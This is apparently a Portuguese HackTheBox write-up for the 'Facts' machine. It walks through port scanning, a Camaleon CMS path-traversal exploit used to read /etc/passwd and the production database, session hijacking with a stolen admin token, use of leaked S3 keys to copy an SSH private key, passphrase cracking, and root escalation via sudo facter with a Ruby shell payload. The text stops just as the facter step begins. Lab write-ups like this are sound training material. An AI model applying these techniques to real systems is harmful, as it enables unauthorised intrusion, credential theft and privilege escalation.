Write Up

Plataforma: HackTheBox

Machine: Facts

Dificuldade: Easy

Alan Dias (alankk)

Maio de 2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**
2.1 Enumeração Externa e Varredura de Portas 2
2.2 Enumeração Web e Descoberta de Diretórios 3

3 Exploração **4**
3.1 Identificação do CMS e Vetor Inicial 4
3.2 Exploração de LFI (CVE / EDB-52531) 5
3.3 Extração do Banco de Dados via LFI 6

4 Movimentação e Acesso Administrativo **7**
4.1 Sequestro de Sessão (Session Hijacking) 7
4.2 Enumeração do Painel e Vazamento de Credenciais AWS 7
4.3 Enumeração LocalStack e Extração de Chave SSH 8

5 Movimentação Lateral **9**
5.1 Quebra de Criptografia da Chave SSH 9
5.2 Obtenção do Foothold e Captura da Flag de Usuário 10

6 Escalada de Privilégios **11**
6.1 Enumeração Local e Abuso de Permissões Sudo 11
6.2 Execução de Código Malicioso via Facter 11

7 Conclusão **12**

8 Referências **12**

1 Visão Geral

A máquina "Facts" apresenta um cenário de exploração focado na enumeração e abuso de integrações de serviços de armazenamento em nuvem locais (LocalStack) e falhas de configuração em sistemas de gerenciamento de conteúdo. O vetor inicial envolve a descoberta de credenciais em painéis administrativos, seguido pela enumeração de buckets S3 internos, o que resultou no vazamento de uma chave SSH privada. A escalada de privilégios baseia-se na exploração de permissões administrativas excessivas associadas ao binário `facter`, permitindo a injeção e execução de scripts locais.

2 Reconhecimento

2.1 Enumeração Externa e Varredura de Portas

A fase de reconhecimento foi iniciada com uma varredura TCP completa utilizando o utilitário `nmap` para identificar portas abertas e serviços disponíveis no alvo. O escaneamento primário revelou três portas ativas: 22 (SSH), 80 (HTTP) e uma porta não padrão 54321, conforme demonstrado na Figura 1.

```
$ nmap -p- -sS --min-rate 5000 <TARGET_IP>
Starting Nmap 7.99 ( https://nmap.org )
Nmap scan report for facts.htb (<TARGET_IP>)
Host is up (0.13s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
54321/tcp open  unknown
```

Listing 1: Varredura inicial de portas




Figure 1: Identificação inicial de portas abertas na máquina alvo.

Em seguida, uma varredura direcionada com scripts padrão e detecção de versão foi executada para obter mais detalhes sobre as tecnologias em execução (Figura 2). Identificou-se que a porta 80 hospeda um servidor web `nginx 1.26.3`, um indicativo forte de que a aplicação atua como um proxy reverso para outros serviços internos, possivelmente relacionados ao serviço desconhecido operando na porta 54321.

```
$ nmap -sC -sV -p 22,80,54321 <TARGET_IP>
Starting Nmap 7.99 ( https://nmap.org )
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-title: facts
|_http-server-header: nginx/1.26.3 (Ubuntu)
```

Listing 2: Detecção de serviços e versões




Figure 2: Detecção detalhada de serviços evidenciando a versão do servidor nginx.

2.2 Enumeração Web e Descoberta de Diretórios

Para mapear a superfície de ataque da aplicação web hospedada na porta 80, foi utilizado o `gobuster` para a enumeração de diretórios e arquivos. A varredura revelou a existência de um painel administrativo no caminho `/admin`, que redirecionava para uma página de login (Figura 3).

```
$ gobuster dir -u http://facts.htb/ -w /usr/share/wordlists/dirbuster/
   directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
===============================================================
[+] Url:                     http://facts.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
   list-lowercase-2.3-medium.txt
...
admin                (Status: 302) [Size: 0] [--> http://facts.htb/
   admin/login]
...
```

Listing 3: Enumeração de diretórios com gobuster




Figure 3: Resultado da varredura de diretórios evidenciando o painel administrativo.

Ao acessar o painel de login, observou-se a presença de uma funcionalidade de registro de novos usuários. Explorando essa falha de configuração de acesso, foi possível criar uma conta com credenciais arbitrárias (Figura 4) e autenticar-se com sucesso na aplicação (Figura 5).




Figure 4: Criação de conta de usuário.




Figure 5: Autenticação bem-sucedida.

3 Exploração

3.1 Identificação do CMS e Vetor Inicial

Após o login, a interface do painel apresentou-se restrita para o usuário recém-criado, não expondo funcionalidades sensíveis diretamente. No entanto, a inspeção visual do rodapé da página permitiu

identificar a tecnologia e a versão exata do software em uso: **Camaleon CMS 2.9.0** (Figura 6).



Figure 6: Identificação da versão do Camaleon CMS no rodapé do painel.

A descoberta da versão exata direcionou o teste para a busca de vulnerabilidades públicas (CVEs) associadas ao Camaleon CMS 2.9.0, estabelecendo o vetor inicial para a exploração e aprofundamento do acesso ao servidor.

3.2 Exploração de LFI (CVE / EDB-52531)

A pesquisa pela versão **Camaleon CMS 2.9.0** revelou a existência de uma vulnerabilidade pública de *Path Traversal* (Arbitrary File Read), documentada e com um *exploit* disponível (Exploit-DB 52531). O código de exploração exigia um parâmetro `auth_token` válido para interagir com a API vulnerável.

Como uma conta havia sido criada no passo anterior, o painel de desenvolvedor do navegador (Storage/Cookies) foi utilizado para extrair o `auth_token` atrelado à sessão do usuário recém-criado (Figura 7).




Figure 7: Extração do auth_token da sessão do usuário via navegador.

Para validar a vulnerabilidade, o script `52531.py` foi executado apontando para o arquivo `/etc/passwd`. A leitura foi bem-sucedida, confirmando o LFI. A análise da saída revelou a presença de dois usuários interativos no sistema operacional do servidor: `trivia` e `william` (Figura 8).




Figure 8: Prova de Conceito (PoC) lendo /etc/passwd e revelando os usuários locais.

3.3 Extração do Banco de Dados via LFI

Para escalar privilégios dentro da aplicação, o objetivo tornou-se obter as credenciais do administrador. Sabendo que o Camaleon CMS é construído em Ruby on Rails e frequentemente utiliza SQLite em ambientes de desenvolvimento ou configurações menores, foi necessário determinar o caminho do banco de dados.

Em aplicações Rails modernas, o banco de dados SQLite de produção é armazenado por padrão no caminho `storage/production.sqlite3` (ou `db/production.sqlite3`). Para contornar o desconhecimento do caminho absoluto da aplicação no servidor (ex: `/var/www/html/`), utilizou-se o truque do sistema de arquivos virtual do Linux (`procfs`). O caminho `/proc/self/cwd/` sempre aponta para o diretório de trabalho atual (Current Working Directory) do processo em execução (neste caso, o servidor web Puma/Rails).

Assim, o *payload* `/proc/self/cwd/storage/production.sqlite3` foi submetido, resultando no download bem-sucedido do banco de dados de produção (Figura 9).




Figure 9: Extração do banco de dados contornando o caminho absoluto via procfs.

Com o banco de dados exfiltrado, utilizou-se o utilitário `sqlite3` localmente para enumerar as tabelas. A tabela `cama_users` armazenava as informações dos usuários. Uma consulta SQL simples revelou o `auth_token` do administrador e o hash da sua senha (Figura 10).

```
$ sqlite3 production.sqlite3
sqlite> .tables
...
cama_users
...
sqlite> select * from cama_users;
id  username  role   email
1   admin     admin  admin@local.com ... [auth_token_extraido]
```

Listing 4: Enumeração e consulta no banco de dados SQLite




Figure 10: Consulta no banco de dados revelando a chave de sessão do administrador.

4 Movimentação e Acesso Administrativo

4.1 Sequestro de Sessão (Session Hijacking)

Embora o *hash* da senha do administrador tenha sido capturado com sucesso, a identificação do algoritmo `bcrypt` indicou que a tentativa de quebra por força bruta consumiria um tempo inviável, caracterizando um falso caminho (*rabbit hole*). A abordagem mais eficiente foi focar no token de autenticação em texto claro.

Como o Camaleon CMS utiliza o `auth_token` armazenado nos cookies do navegador para validar as sessões ativas, a exploração seguiu para o sequestro de sessão (*Session Hijacking*). Utilizando as ferramentas de desenvolvedor do navegador, o `auth_token` do usuário comum (`kali`) foi substituído pelo token extraído do administrador (Figura 11).




Figure 11: Substituição do token de sessão no navegador para sequestro de conta.

Ao recarregar a página web, o controle de acesso foi contornado com sucesso, e o painel administrativo completo foi carregado, confirmando o compromisso da aplicação (Figura 12).




Figure 12: Acesso concedido ao painel administrativo restrito do CMS.

4.2 Enumeração do Painel e Vazamento de Credenciais AWS

Com privilégios máximos na interface web, iniciou-se a fase de enumeração interna da aplicação. A investigação do menu de configurações (`Settings > General Site > Filesystem Settings`) revelou a integração do CMS com um serviço de armazenamento de objetos em nuvem.

Nesta seção, as credenciais de infraestrutura em texto claro foram expostas (Figura 13), vazando a chave de acesso (`<AWS_ACCESS_KEY>`), a chave secreta (`<AWS_SECRET_KEY>`) e o nome do *bucket* alvo (`randomfacts`). Um detalhe crucial foi a diretiva `AWS s3 bucket endpoint`, que apontava para `http://localhost:54321`. Isso confirmou que o serviço não era a nuvem pública da Amazon, mas sim um simulador local (como o LocalStack ou MinIO), mapeando perfeitamente a porta desconhecida descoberta na varredura inicial do Nmap.




Figure 13: Credenciais do serviço S3 local expostas nas configurações de sistema.

4.3 Enumeração LocalStack e Extração de Chave SSH

Com as credenciais da AWS em mãos, o utilitário de linha de comando `aws-cli` foi configurado localmente para forjar requisições autenticadas. Como o alvo não era a infraestrutura pública da Amazon, o parâmetro `-endpoint-url` foi anexado a todos os comandos para direcionar o tráfego à porta 54321 do servidor `facts.htb`.

A conexão foi estabelecida com sucesso e a listagem inicial focou no *bucket* `randomfacts`, previamente identificado no painel. Contudo, a enumeração do seu conteúdo revelou apenas recursos estáticos da aplicação web, caracterizando-se como dados de baixo impacto (Figura 14).

```
┌──(kali㉿kali)-[~/Downloads]
└─$ aws configure
AWS Access Key ID [****************]:
AWS Secret Access Key [****************]:
Default region name [us-east-1]:
Default output format [json]:

┌──(kali㉿kali)-[~/Downloads]
└─$ aws s3 ls s3://randomfacts --endpoint-url http://facts.htb:54321
                           PRE private/
                           PRE thumb/
2025-09-11 08:07:06     446847 animalejected.png
2025-09-11 08:07:06     271210 annefrankasteroid.png
2025-09-11 08:07:06     255778 catsattachment.png
2025-09-11 08:07:05     411597 cuteanimals.png
2025-09-11 08:07:05     177331 darkchocolate.png
2025-09-11 08:07:05     312753 dogscatssmell.png
2025-09-11 08:07:04     922561 dolphinfact.png
2025-09-11 08:07:04      67352 finlandhappiest.png
2025-09-11 08:07:04     388178 firstimpressions.png
2025-09-11 08:07:04     100689 firsttransaction.png
2025-09-11 08:07:03     222436 firstwebcam.png
2025-09-11 08:07:03     128158 georgewashingtonslaves.png
2026-05-17 12:35:25        120 index.html.erb
2026-05-17 12:47:54        120 index.html_1.erb
2025-09-11 08:07:03      34816 logopage.png
2025-09-11 08:07:03      16886 logopage2.png
2025-09-11 08:07:02      80796 pressureupbeat.png
2025-09-11 08:07:02      24792 primary-question-mark.png
2025-09-11 08:07:02     341284 smallanimals.png
2025-09-11 08:07:02     332397 superiorpeople.png
2025-09-11 08:07:01      39579 vanilla.png
2025-09-11 08:07:01      35769 youtubewatchhours.png
```

Figure 14: Configuração do cliente AWS e enumeração do bucket `randomfacts`.

Para ampliar a superfície de ataque, uma varredura global foi executada omitindo o nome do *bucket* específico. Esta técnica revelou a existência de um segundo contêiner de armazenamento não documentado denominado `internal`.

A enumeração recursiva deste *bucket* demonstrou que o administrador o utilizava como um espelho de backup para o diretório base (*home directory*) de um usuário do sistema, evidenciado pela presença de arquivos de inicialização do *bash* e pastas ocultas de desenvolvimento (`.bundle`, `.cache`). Crucialmente, o backup incluía a pasta `.ssh/`, permitindo a transferência direta da chave privada `id_ed25519` para a máquina do atacante (Figura 15).

```
$ aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts

$ aws s3 cp s3://internal/.ssh/id_ed25519 . --endpoint-url http://facts
   .htb:54321
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
```

Listing 5: Enumeração global e download da chave privada S3




Figure 15: Descoberta do bucket `internal` e exfiltração da chave SSH privada.

5 Movimentação Lateral

5.1 Quebra de Criptografia da Chave SSH

A tentativa inicial de utilizar a chave privada `id_ed25519` extraída do LocalStack falhou, pois o arquivo encontrava-se protegido por uma *passphrase* (senha criptográfica). Para contornar este bloqueio, foi necessário realizar um ataque de força bruta *offline* contra o hash da chave.

O processo iniciou-se com a conversão da chave SSH para um formato compatível com o utilitário de quebra de senhas, utilizando a ferramenta `ssh2john`. Em seguida, o `John the Ripper` foi executado em conjunto com a *wordlist* `rockyou.txt`. Devido ao uso do algoritmo bcrypt, a quebra exigiu processamento intensivo, mas resultou na obtenção da *passphrase* em texto claro: `<PASSWORD>` (Figura 16).

```
$ ssh2john id_ed25519 > hash.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
...
<PASSWORD>       (id_ed25519)
...
```

Listing 6: Conversão do formato da chave e quebra da passphrase com John the Ripper




Figure 16: Recuperação da senha da chave SSH utilizando o John the Ripper.

5.2 Obtenção do Foothold e Captura da Flag de Usuário

Com a *passphrase* recuperada, a conexão SSH foi tentada inicialmente contra o usuário `william`. No entanto, o servidor recusou a chave pública, indicando que o *backup* encontrado no bucket `internal` não pertencia a ele.

A tentativa subsequente foi direcionada ao usuário `trivia`, identificado anteriormente durante a leitura do arquivo `/etc/passwd`. A conexão foi aceita com sucesso, estabelecendo um *shell* interativo e configurando o *foothold* inicial no servidor Ubuntu (Figura 17).




Figure 17: Acesso inicial via SSH estabelecido no contexto do usuário trivia.

A partir deste acesso, a navegação local permitiu acessar o diretório *home* do usuário `william`, onde a primeira evidência de comprometimento (*User Flag*) foi localizada e capturada (Figura 18).

```
trivia@facts:~$ cd /home/william
trivia@facts:/home/william$ cat user.txt
<FLAG>
```

Listing 7: Captura da flag de usuário (User Flag)



Figure 18: Captura da flag de usuário no diretório home restrito.

6 Escalada de Privilégios

6.1 Enumeração Local e Abuso de Permissões Sudo

Com o acesso inicial estabelecido, a fase de enumeração local buscou identificar vetores de escalada de privilégios. A verificação primária das permissões de superusuário do usuário `trivia` foi realizada através do comando `sudo -l`. O resultado revelou uma falha crítica de configuração (*misconfiguration*): o usuário possuía autorização para executar o binário `/usr/bin/facter` como `root` sem a necessidade de fornecer senha (`NOPASSWD`), conforme demonstrado na Figura 19.

```
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
   bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
```

Listing 8: Verificação de privilégios sudo do usuário



Figure 19: Identificação de permissão Sudo excessiva no binário facter.

6.2 Execução de Código Malicioso via Facter

O `facter` é uma ferramenta do ecossistema Puppet utilizada para coletar informações do sistema operacional. Uma de suas funcionalidades legítimas permite que o usuário carregue "fatos customizados" escritos na linguagem Ruby, informando o diretório desejado através da flag `-custom-dir`.

Como o binário poderia ser executado como root, essa funcionalidade foi explorada para forçar o `facter` a ler e executar um script Ruby malicioso. Um payload simples foi criado no diretório `/tmp/`, utilizando o comando nativo do Ruby `exec("/bin/bash")` para substituir o processo atual por um *shell* Bash interativo (Figura 20).

```
